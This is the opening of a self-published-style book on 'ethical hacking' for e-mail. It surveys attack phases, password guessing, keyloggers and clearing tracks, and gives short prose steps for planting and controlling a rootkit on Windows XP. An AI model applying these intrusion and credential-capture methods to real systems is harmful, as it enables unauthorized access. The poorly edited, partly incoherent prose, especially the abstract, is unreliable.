


The state and security of information in files and folders of system has become very poor. Ethical hacking is a way of doing a security assessment. The existing method is Gmail hacking is store the information in the system. Like all other assessments, ethical hacking is a random sample, and passing an ethical hacking does not mean there are no security issues. Our proposed method is implemented with key loggers tools to captures the all information in USB cables. The raspberry pi zero w is a single-board, low-cost computer capable of running a GNU/LINUX desktop environment on low-power processor. The raspberry pi is with a keyboard, mouse, and monitor. The pi zero make this harder by having a USB adapter. The pi zero is WIFI enabled, we can preconfigure the operating system to enable SSH and have the WIFI credentials when we are first powering the device. Thus, when it comes online. It will be available on your local network for start using the pi.



Kesava Vamsi Krishna V.
B. Hari Krishna



Kesava Vamsi Krishna V. is a Post Graduate in Physics from S.V University in the year 2002. He received his M. Phil. from S.V University in the year 2018. Currently, he is pursuing Ph. D. in the area of thin films. Presently he is working as an Associate Professor, Department of Physics, **MALLA REDDY ENGINEERING COLLEGE**, Secundrabad.

Efficient Technique to Hack E-Mail Password



**Kesava Vamsi Krishna V.
B. Hari Krishna**

Efficient Technique to Hack E-Mail Password

FOR AUTHOR USE ONLY

FOR AUTHOR USE ONLY

**Kesava Vamsi Krishna V.
B. Hari Krishna**

Efficient Technique to Hack E-Mail Password

FOR AUTHOR USE ONLY

LAP LAMBERT Academic Publishing

Imprint

Any brand names and product names mentioned in this book are subject to trademark, brand or patent protection and are trademarks or registered trademarks of their respective holders. The use of brand names, product names, common names, trade names, product descriptions etc. even without a particular marking in this work is in no way to be construed to mean that such names may be regarded as unrestricted in respect of trademark and brand protection legislation and could thus be used by anyone.

Cover image: www.ingimage.com

Publisher:

LAP LAMBERT Academic Publishing

is a trademark of

Dodo Books Indian Ocean Ltd., member of the OmniScriptum S.R.L
Publishing group

str. A.Russo 15, of. 61, Chisinau-2068, Republic of Moldova Europe

Printed at: see last page

ISBN: 978-620-4-20822-0

Copyright © Kesava Vamsi Krishna V., B. Hari Krishna

Copyright © 2021 Dodo Books Indian Ocean Ltd., member of the
OmniScriptum S.R.L Publishing group

FOR AUTHOR USE ONLY

LIST OF CONTENTS

1 INTRODUCTION TO ETHICAL HACKING FOR EMAIL	1
1.1 INTRODUCTION	1
1.2 ETHICAL HACKING TERMINALOGY	
1.3 HACKERS	
1.3.1 TYPES OF HACKERS	
1.3.2 ETHICAL HACKING VERSES CRACKER	
1.4 THE JOB ROLE OF AN ETHICAL HACKER	6
1.4.1 WHAT DO ETHICAL HACKER DO?	6
1.4.2 AN ETHICAL HACKER'S SKILL SET	6
1.5 HACKING	8
2 ETHICAL HACKING TERMINALOGY	8
2.1 THE PHASES OF ETHICAL HACKING	
2.1.1 PHASE 1-RECONNAISSANCE	
2.1.2 PHASE 2-SCANNING	
2.1.3 PHASE 3-GAINNING ACCESS	
2.1.4 PHASE 4-MAINTAINING ACCESS	
2.1.5 PHASE 5- CLEARING TRACKS	
2.2 UNDERSTANDING TESTING TYPES	
2.3 ETHICAL HACKING TOOLS	
2.4 ADVANTAGES	
2.5 DISADVANTAGES	
3 KEYLOGGER	20
3.1 INTRODUCTION	
3.2 WHAT IS A KEYLOGGER?	
3.3 HOW DOES A KEYLOGGER GET ON YOUR COMPUTER?	
3.4 HOW KEYLOGGER WORKS?	
3.5 KEYLOGGER SOFTWARE	
3.6 KEYLOGGER HARDWARE	
3.7 LOGGING AND MOINTORING	
3.8 DESIGN AND IMPLEMENTATION	

3.9 ANTI KEYLOGGER	
3.10 KEYLOGGER ANATOMY	
3.11 PREVENTING KEYSTROKE CAPTURE	
4 VIRUSES	39
4.1 INTRODUCTION	
4.2 DEVELOP COMPUTER VIRUS USING C TO DESTROY FILES	
4.3 CREATE COMPUTER VIRUS USING C TO RESTART COMPUTER	
4.4 DEVELOP COMPUTER VIRUS USING C TO JAM HARD DISK	
4.5 PROTECTING A COMPUTER FROM VIRUSES	
4.6 ANTIVIRUS SOFTWARE	
4.7 LIMITATIONS	
5 P4WNP1	44
5.1 INTRODUCTION	
5.2 HISTORY	
5.3 INSTALLING	
5.4 SETTING THE PAYLOAD	
5.4.1 HID PAYLOAD	
5.4.2 HID_KEYBOARD PAYLOAD	
5.5 HACKING TUTORIAL PAYLOAD	
5.6 FEATURES	
5.7 APPLICATIONS	
5.8 ADVANTAGES	
6 CONCLUSION AND FUTURE SCOPE	57
7 REFERENCES	58

1. ETHICAL HACKING FOR E-MAIL

1.1 INTRODUCTION

Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use, but with one major difference, that Ethical hacking is legal. Ethical hacking is performing with the target's permission. The intent of ethical hacking is to discover vulnerabilities from a hacker's viewpoint so systems can be better secure. It is a part of information of risk management that allows for ongoing security improvements. Ethical hacking can also ensure that vendor's claims about the security of their products are legitimate.

Security:

Security is the condition of being protect against danger or loss. In the general sense, security is a concept similar to safety. In the case of networks, the security also called information security. Information security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction.

Need for security:

Computer security is required because hostile software or intruders can damage most organizations. There may be several forms of damage, which are obviously interrelated, which are produce by the intruders. These include:

- lose of confidential data
- Damage or destruction of data
- Damage or destruction of computer system
- Loss of reputation of a company

1.2 ETHICAL HACKING TERMINOLOGY

Being able to understand and define terminology is an important part of a CEH's responsibility. This terminology is how security professionals acting as ethical hackers communicate.

In this section, we will discuss a number of terms used in ethical hacking as:

Threat:An environment or situation that could lead to a potential breach of security. EthicalHackers look for and prioritize threats when performing a security analysis. Malicious

hackers and their use of software and hacking techniques are themselves threat to an organization's Information security.

Exploit: A piece of software or technology that takes advantage of a bug, glitch, or vulnerability, leading to unauthorized access, privilege escalation, or denial of service on a computer system. Hackers are looking for exploits in computer systems to open the door to an initial Attack. Most exploits are small strings of computer code that, when executed on a system, expose Vulnerability. Experienced hackers create their own exploits, but it is not necessary to have any Programming skills to be an ethical hacker as many hacking software programs have ready-made Exploits that can be launch against a computer system or network. An exploit is a defined way to breach the security of an IT system through vulnerability.

Vulnerability:The existence of a software flaw, logic design, or implementation error that can lead to an unexpected and undesirable event executing bad or damaging instructions to the System. Exploit code was being writing to target vulnerability and cause a fault in the system in order to retrieve valuable data.

Target of Evaluation:A system, program, or network that is the subject of a security Analysis or attack. Ethical hackers are usually concerned with high-value TOEs, systems that Contain sensitive information such as account numbers, passwords, Social Security numbers or other confidential data. It is the goal of the ethical hacker to test hacking tools against the high value TOEs to determine the vulnerabilities and patch them to protect against exploits and Exposure of sensitive data.

Attack:An attack occurs when a system is compromised based on vulnerability. Many attacks were perpetuate via an exploit. Ethical hackers use tools to find systems that may be vulnerable to an Exploit because of the operating system, network configuration, or applications installed on the Systems, and to prevent an attack.

There are two primary methods of delivering exploits to computer systems:

Remote:The exploit was sent over a network and exploits security vulnerabilities without any prior Access to the vulnerable system. Hacking attacks against corporate computer systems or networks Initiated from the outside world are consider remote. Most people think

of this type of attack when they hear the term hacker, but in reality, most attacks are in the next category.

Local: The exploit is being delivered directly to the computer system or network, which requires prior Access to the vulnerable system to increase privileges. Information security policies should be create in such a way that only those who need access to information should be allowed access and they should have the lowest level of access to perform their job function.

1.3 HACKERS

In the computer security context, a hacker is someone who seeks and exploits weaknesses in a Computer or computer network. Hackers may be motivate by a multitude of reasons, such as profit, protest, or challenge.

1.3.1 Types of Hackers

Hackers can be divided into three groups:

White Hats

White hats are the good people, the ethical hackers who use their hacking skills for defensive purposes. White-hat hackers are usually security professionals with knowledge of hacking and the hacker tool set and use this knowledge to locate weaknesses and implement countermeasures. White-hat hackers are prime candidates for the exam. White hats are those who hack with permission from the data owner. It is critical to get permission prior to beginning any Hacking activity. What makes a security professional a white hat versus a malicious Hacker who cannot be trusted?

Black Hats

Black hats are the bad people: the malicious hackers or crackers who use their skills for illegal or malicious purposes. They break into or otherwise violate the system integrity of remote systems, with malicious intent. Having gained unauthorized access, black-hat hackers destroy vital data; Deny legitimate users service, and just cause problems for their targets. Black-hat hackers and Crackers can easily be differentiate from white-hat hackers because their actions are malicious. This is the traditional definition of a hacker and what most people consider a hacker to be.

Gray Hats

Gray hats are hackers who may work offensively or defensively, depending on the situation. This is the dividing line between hacker and cracker. Gray-hat hackers may just be interested in Hacking tools and technologies and are not malicious black hats. Gray hats are self-proclaimed Ethical hackers, who are interested in hacker tools mostly from a curiosity standpoint. They may want to highlight security problems in a system or educate victims so they secure their systems properly.

1.3.2 Ethical Hackers versus Cracker

Ethical hackers are usually security professionals or network penetration testers who use their Hacking skills and toolsets for defensive and protective purposes. Ethical hackers who are Security professionals test their network and systems security for vulnerabilities using the same Tools that a hacker might use to compromise the network. Any computer professional can learn the skills of ethical hacking.

The term cracker describes a hacker who uses their hacking skills and toolset for destructive or offensive purposes such as disseminating viruses or performing denial-of-service (DoS) attacks to compromise or bring down systems and networks. No longer just looking for fun, these hackers are sometimes pay to damage corporate reputations or steal or reveal credit card information, while slowing business processes and compromising the integrity of the organization.

1.4 THE JOB ROLE OF AN ETHICAL HACKER

Ethical hackers are employ to protect networks and computers from attacks from unethical hackers who illegally penetrate computers to access private and sensitive information. Though they possess technical skills to those of an unethical hacker, an ethical hacker utilizes these skills for protection.

1.4.1 What Do Ethical Hackers Do?

The purpose of ethical hacker is usually the same as that of crackers: they are trying to determine what an intruder can see on a targeted network or system, and what the hacker can do with that information. This process of testing the security of a system or network known as a penetration test, or pen test.

Many ethical hackers detect malicious hacker activity as part of the security team of an organization tasked with defending against malicious hacking activity. When hired, an ethical hacker asks the organization what is to be protected, from whom, and what resources the company is willing to expend in order to gain protection. A penetration test plan can then be built around the data that needs to be protected and potential risks.

1.4.2 An Ethical Hacker's Skill Set

Ethical hackers who stay a step ahead of malicious hackers must be computer systems experts who are very knowledgeable about computer programming, networking, and operating systems. In-depth knowledge about highly targeted platforms (such as Windows, UNIX, and Linux) is also a requirement. Patience, persistence, and immense perseverance are important qualities for ethical hackers because of the length of time and level of concentration required for most attacks to pay off.

Networking, web programming, and database skills are all useful in performing Ethical hacking and vulnerability testing. Most ethical hackers well rounded with wide Knowledge on computers and networking. In some cases, an ethical hacker will act as part of a "Tiger team" who has been hired to test network and computer systems and find vulnerabilities.

Knowledge of ethical hacking and penetration testing techniques including the following:

- Penetration Testing / Ethical Hacking tools and forms of attack and associated tools (Internet Security Scanner, System Security Scanner, SATAN) using war dialing and internet scanning.
- Hacker exploit scripts/programs to test whether vendor/developer patches operate asintended and fix the identified vulnerability or identify the malicious code.
- Intrusion Detection Environments and forms of attack with the ability to perform analysis of the systems and application logs for Intrusion signs.
- Firewalls (Gauntlet, Cisco PIX, Checkpoint, Raptor).
- Network Traffic Monitoring Tools (Network General Sniffer, Analyzer, NetXray).
- Network Protocols (TCP/IP, NetBIOS / Netbeui, IPX, OSI) and associated technologies (DNS, FTP, HTTP).
- Network Topologies (Token Passing, Ethernet).

- Operating Systems: UNIX, Argus, Solaris and Microsoft Operating Environments.
- Advanced knowledge of security and encryption mechanisms and strong experience with systems implementation.
- Application Servers (Websphere, Weblogic).
- Web Servers (Netscape, Apache, Microsoft).
- Mail Servers (POP3).
- Security Authorization/Transaction, Network Security (VPN, SSL, Smart Cards, Biometrics).
- Cryptographic tools, methods, systems and protocols: HTTPS, IPsec, PGP, DES etc.
- Exceptional interpersonal communication and presentation skills are must.

1.5 HACKING

Eric Raymond, compiler of “The New Hacker's Dictionary”, defines a hacker as a clever programmer. A "good hack" is a clever solution to a programming problem and "hacking" is the act of doing it. Raymond lists five possible characteristics that qualify one as a hacker, which we paraphrase here:

- A person who enjoys learning details of a programming language or system
- A person who enjoys actually doing the programming rather than just theorizing about it
- A person capable of appreciating someone else is hacking
- A person who picks up programming quickly
- A person who is an expert at a particular programming language or system

Ethical Hacking Commandments:

Every ethical hacker must abide by a few basic commandments. If not, bad things can happen. The commandments are as follows:

Working ethically:

The word ethical in this context can be define as working with high professional morals and principles. Everything you do as an ethical hacker must be aboveboard and must support the company’s goals. No hidden agendas are allow. Trustworthiness is the ultimate tenet. The misuse of information was absolutely forbidden.

Respecting privacy:

Treat the information gathered with the utmost respect. All information you obtain during your testing from Web-application log files to clear-text passwords must be keep

private. If you sense that someone should know there is a problem, consider sharing that information with the appropriate manager.

Not crashing your systems:

One of the biggest mistakes hackers try to hack their own systems is inadvertently crashing their systems. The main reason for this is poor planning. The security testers not read the documentation or misunderstand the usage and power of the security tools and techniques.

FOR AUTHOR USE ONLY

2. ETHICAL HACKING METHODOLOGY

2.1 THE PHASES OF ETHICAL HACKING

The process of ethical hacking can be broken down into five distinct phases. An ethical hacker follows processes these steps to gain and maintain entry into a computer system.




Figure 2.1: illustrates the five phases that hackers generally follow in hacking a computer system

2.1.1 Phase 1- Reconnaissance

The first and most important step in an attack involves finding out as much information as possible about the TOE (Target of Evaluation). A passive information is gathering approach taken and will not raise any alarms. Patience and creativity are also necessary, as this can be the longest phase of the attack.

In the world of ethical hacking, reconnaissance applies to the process of information gathering. Reconnaissance is a catch all term for watching the hacking target and gathering information about how, when, and where they do things.

A. Understanding Competitive Intelligence

Competitive intelligence means information gathering about competitors' products, marketing, and technologies. Several tools exist for the purpose of competitive intelligence gathering and can be used by hackers to gather information about a potential target.

Using SpyFu

Go to the www.spyfu.com website and enter the website address of the target in the search field:




Figure2.2: Competitive intelligence using SpyFu

Using Keyword Spy

Go to the www.keywordspy.com website and enter the website address of the target in the search field:



Figure2.3: Competitive intelligence using Keyword Spy

Review the report and determine valuable keywords, links, or other information.

B. Information-Gathering Methodology

Information gathering can be broken into seven logical steps. Foot printing is performed during the first two steps of unearthing initial information and locating the network range.




Figure2.4: Information-Gathering methodology

Foot printing

Foot printing is defined as the process of creating a blueprint or map of an organization's network and systems. Information gathering also known as foot printing an organization.

Here are some of the pieces of information to be gathered about a target during foot printing:

- Domain name
- Network blocks
- Network services and applications
- System architecture
- Intrusion detection system
- Authentication mechanisms
- Specific IP addresses
- Access control mechanisms
- Phone numbers
- Contact addresses

Once this information is compile, it can give a hacker better insight into the organization, where valuable information is stored, and how it can be access.

Foot printing Tools

Some of the common tools used for foot printing and information gathering are as follows:

- Domain name lookup
- Whois
- NSlookup
- Sam Spade

Finding the Address Range of the Network

Every ethical hacker needs to understand how to find the network range and subnet mask of the target system. IP addresses are used to locate, scan, and connect to target systems. You can find IP addresses in Internet registries such as ARIN or the Internet Assigned Numbers Authority (IANA). An ethical hacker may also need to find the geographic location of the target system or network. This task can be accomplish by tracing the route a message takes as it is sent to the destination IP address. You can use tools like **traceroute**, **VisualRoute**, and **NeoTrace** to identify the route to the target.

2.1.2 Phase 2- Scanning

Scanning is the process of locating systems that are alive and responding on the network. Ethical hackers use scanning to identify target systems' IP addresses. Scanning is also used to determine whether a system is on the network and available. Scanning tools used to gather information about a system such as IP addresses, the operating system, and services running on the target computer systems.

Here three types of scanning explained below:

1. Port Scanning

Port scanning is the process of identifying open and available TCP/IP ports on a system. Port-scanning tools enable a hacker to learn about the services available on a given system. Each service or application on a machine is associated with a well-known port number.

Port Numbers are divided into three ranges:

- Well-Known Ports: 0-1023
- Registered Ports: 1024-49151
- Dynamic Ports: 49152-65535

2. Network Scanning

Network scanning is a procedure for identifying active hosts on a network, either to attack them or as a network security assessment.

Hosts identified by their individual IP addresses. Network-scanning tools attempt to identify all the live or responding hosts on the network and their corresponding IP addresses.

3. Vulnerability Scanning

Vulnerability scanning is the process of proactively identifying the vulnerabilities of computer systems on a network. Generally, a vulnerability scanner first identifies the operating system and version number, including service packs that may be installed. Then, the scanner identifies weaknesses or vulnerabilities in the operating system. During the later attack phase, a hacker can exploit those weaknesses in order to gain access to the system.

2.1.3 Phase 3- Gaining Access

Phase 3 is when the real hacking takes place. Vulnerabilities exposed during the reconnaissance and scanning phase are exploit to gain access to the target system. The hacking attack can be delivered to the target system via a local area network (LAN), either wired or wireless; local access to a PC; the Internet; or offline. Gaining access is known in the hacker world as owning the system because once a system has been hacked, the hacker has control and can use that system as they wish.

A. Cracking a Password

Manual password cracking involves attempting to log on with different passwords. The hacker follows these steps:

- Find a valid user account (such as Administrator or Guest).
- Create a list of possible passwords.
- Rank the passwords from high to low probability
- Key in each password.

- Try again until a successful password found.

Passwords are stored in the Security Accounts Manager (SAM) file on a Windows system and in a password shadow file on a Linux system.

B. Understanding Key loggers and Other Spyware Technologies

If all other attempts to gather passwords fail, then a keystroke logger is the tool of choice for hackers. Keystroke loggers (key loggers) can be implemented either using hardware or software. Hardware key loggers are small hardware devices that connect the keyboard to the PC and save every keystroke into a file or in the memory of the hardware device. In order to install a hardware key logger, a hacker must have physical access to the system.

Software key loggers are pieces of stealth software that sit between the keyboard hardware and the operating system so that they can record every keystroke. Trojans or viruses can deploy software Key loggers on a system.

2.1.4 Phase 4- Maintaining Access

Once a hacker has gained access to a target system, they want to keep that access for future exploitation and attacks. Sometimes, hackers harden the system from other hackers or security personnel by securing their exclusive access with backdoors, root kits, and Trojans. Once the hacker owns the system, they can use it as a base to launch additional attacks. In this case, the owned system sometime referred to as a zombie system.

Escalating Privileges

Once a hacker has gaining access to the system, the next step is to execute applications. Generally, the hacker needs to have an account with administrator-level access in order to install programs, and that is why escalating privileges is so important. In the following sections, we will see what hackers can do with your system once they have administrator privileges.

Executing Applications

Once a hacker has been able to access an account with administrator privileges, the next thing they do is execute applications on the target system. The purpose of executing

applications may be to install a backdoor on the system, install a keystroke logger to gather confidential information, copy files, or just cause damage to the system essentially, anything the hacker wants to do on the system. Once the hacker is able to execute applications, the system is considered owned and under the control of the hacker.

Buffer Overflows

Buffer overflows are hacking attempts that exploit a flaw in an application's code. Essentially, the buffer overflow attack sends too much information to a field variable in an application, which can cause an application error. Most times, the application does not know what action to perform next because it has been overwritten with the overflow data. The command prompt or shell is the key for a hacker and to be used to execute other applications.

Understanding Root kits

A root kit is a type of program often used to hide utilities on a compromised system. Root kits include so-called backdoors to help an attacker subsequently access the system more easily. **Planting Root kits on XP Machines** The root kit contains a kernel device driver called `_root_.sys` and a launcher program called `DEPLOY.EXE`. After gaining access to the target system, the attacker copies `_root_.sys` and `DEPLOY.EXE` onto the target system and executes `DEPLOY.EXE`. Doing so installs the root kit device driver and starts it. The attacker later deletes `DEPLOY.EXE` from the target machine. The attacker can then stop and restart the root kit by using the commands `net stop _root_` and `net start _root_`. Once the root kit started, the file `_root_.sys` no longer appears in directory listings; the root kit intercepts system calls for file listings and hides all files beginning with `_root_` from display.

2.1.5 Phase 5- Clearing Tracks

Once hackers have been able to gain and maintain access, they cover their tracks to avoid detection by security personnel, to continue to use the owned system, to remove evidence of hacking, or to avoid legal action. Hackers try to remove all traces of the attack, such as log files or intrusion detection system (IDS) alarms.

Examples of activities during this phase of the attack include:

- ❖ Steganography
- ❖ using a tunneling protocol
- ❖ Altering log files

2.2 UNDERSTANDING TESTING TYPES

When performing a security test or penetration test, an ethical hacker utilizes one or more types of testing on the system. Each type simulates an attacker with different levels of knowledge about the target organization. These types are as follows:

Black Box

Black box testing involves performing a security evaluation and testing with no prior knowledge of the network infrastructure or system to be tested. Testing simulates an attack by a malicious hacker outside the organization's security perimeter. Black box testing can take the longest amount of time and most effort as no information is given to the testing team. Therefore, the information gathering, reconnaissance, and scanning phases will take a great deal of time. The advantage of this type of testing is that it most closely simulates a real malicious attacker's methods and results. The disadvantages are primarily the amount of time and consequently additional cost incurred by the testing team.

White Box

White-box testing involves performing a security evaluation and testing with complete knowledge of the network infrastructure such as a network administrator would have. This testing is much faster than the other two methods as the ethical hacker can jump right to the attack phase, thus bypassing all the information-gathering, reconnaissance, and scanning phases. Many security audits consist of white-box testing to avoid the additional time and expense of black box testing.

Gray Box

Gray-box testing involves performing a security evaluation and testing internally. Testing examines the extent of access by insiders within the network. The purpose of this test is to simulate the most common form of attack, those that are initiated from within the network. The idea is to test or audit the level of access given to employees or contractors and see if those privileges can be escalated to a higher level.

2.3 ETHICAL HACKING TOOLS

Ethical hackers utilize and have developed a variety of tools to intrude into different kinds of systems to evaluate the security. The nature of these tools differs widely.

Here we describe some of the widely used tools in ethical hacking.

Sam spade:

Sam spade is a simple tool, which provides us information about a particular host. This tool is very much helpful in finding the addresses, phone numbers etc.




Figure 2.5: samspade GUI

The above fig represents the GUI of the Sam spade tool. In the text field in the top left corner of the window, we just need to put the address of the particular host. Then we can find out various information available. The information given may be phone numbers, contact names, IP addresses, email ids, address range etc. We may think that what is the benefit of getting the phone numbers, email ids, addresses etc.

However, one of the best ways to get information about a company is to just pick up the phone and ask the details. Thus, we can get much information in just one click.

Email Tracker and Visual Route

We often used to receive many spam messages in our mailbox. We do not know where it comes from. Email tracker is a software, which helps us to find from which server the mail does, actually came from. Every message we receive will have a header associated with it. The email tracker uses this header information for find the location.




Figure2.6: Email tracker GUI

The above fig shows the GUI of the email tracker software. One of the options in the email tracker is to import the mail header. In this software, we just need to import the mails header to it. That is we will get information like from which region does the message come from like Asia Pacific, Europe etc. To be more specific we can use another tool visual route to pinpoint the actual location of the server. Visual route is a tool, which displays the location a particular server with the help of IP addresses. When we connect this with the email tracker we can find the server which actually sends the mail. We can use this for finding the location of servers of targets also visually in a map.




Figure 2.7: Visual route GUI

The above fig 2.3 depicts the GUI of the visual route tool. The visual route GUI has a world map drawn to it. The software will locate the position of the server in that world map. It will also depict the path through which the message came to our system. This software will actually provide us with information about the routers through which the message or the path traced by the mail from the source to the destination.

Some other important tools used are:

- War Dialing
- Pincers
- Super Scan
- Nmap etc...

2.4 Advantages

- “To catch a thief you have to think like a thief”
- Helps in closing the open holes in the system network
- Provides security to banking and financial establishments
- Prevents website defacements
- An evolving technique

2.5 Disadvantages

- All depends upon the trustworthiness of the ethical hacker
- Hiring professionals is expensive.

FOR AUTHOR USE ONLY

3. KEYLOGGER

3.1 INTRODUCTION

The keyboard is the primary aim for key loggers to retrieve user input from because it is the most common user interface with a computer. Although both hardware and software key loggers exist, software key loggers are the dominant form. Software key loggers are most inexpensive easily used program. This key loggers need to be adapted to each target operating system to ensure I/O is handled appropriately. System differences thus unavoidably lead to operating system specific mechanisms implemented in software key loggers: use of the keyboard state table, system routine hooks, and kernel-mode layered drivers. Additional detail about techniques used in the development, distribution, execution and detection of user and kernel-mode key loggers, particularly on Microsoft Windows operating system. A basic concept behind key loggers and similar malware is their pattern of attack. Most of malware infections follow a standard attack pattern that involves the sequential order of development, distribution and infection, and execution stages. Distribution and execution can both be implemented as a component of the malware and therefore are a contributing factor in its design and development. The keylogging malware to begin executing and can occur in several different ways depending on the implementation and context of the key logger. However, most realistic key loggers share two operations: (a) hooking into user input flow to receive keystrokes and (b) transporting the data to a remote location.

3.2 What Is a Key logger?

Key loggers or keystroke loggers are software programs or hardware devices that track the activities (keys pressed) of a keyboard. Key loggers are a form of spyware where users are unaware their actions are being tracked. Key loggers can be used for a variety of purposes; hackers may use them to maliciously gain access to your private information, while employers might use them to monitor employee activities. Some key loggers can also capture your screen at random intervals; these are known as screen recorders. Key logger software typically stores your keystrokes in a small file, which is either accessed later or automatically emailed to the person monitoring your actions.

3.3 How Does a Key logger get on Your Computer?

A key logger can be installed on your computer any number of ways. Anyone with access to your computer could install it; key loggers could come as a component part of a virus or from any application installation, despite how deceptively innocent it may look. This is part of the reason why you should always be sure you are downloading files from a trusted resource.

3.4 HOW KEY LOGGERS WORK?

Key loggers are hardware or software tools that capture characters/number sent from the keyboard to an attached computer.

- Quality assurance testers analyzing sources of system errors;
- Developers and analysts studying user interaction with systems
- Employee monitoring and
- Law enforcement or private investigators looking for evidence of an on-going crime or Inappropriate behavior.

Other detection methods include:

- Scan local drives for log.txt or other log file names associated with known key loggers;
- Implement solutions that detect unauthorized file transfers via FTP or other protocols;
- Scan content sent via email or other authorized means looking for sensitive information;
- Detect encrypted files transmitted to questionable destinations.

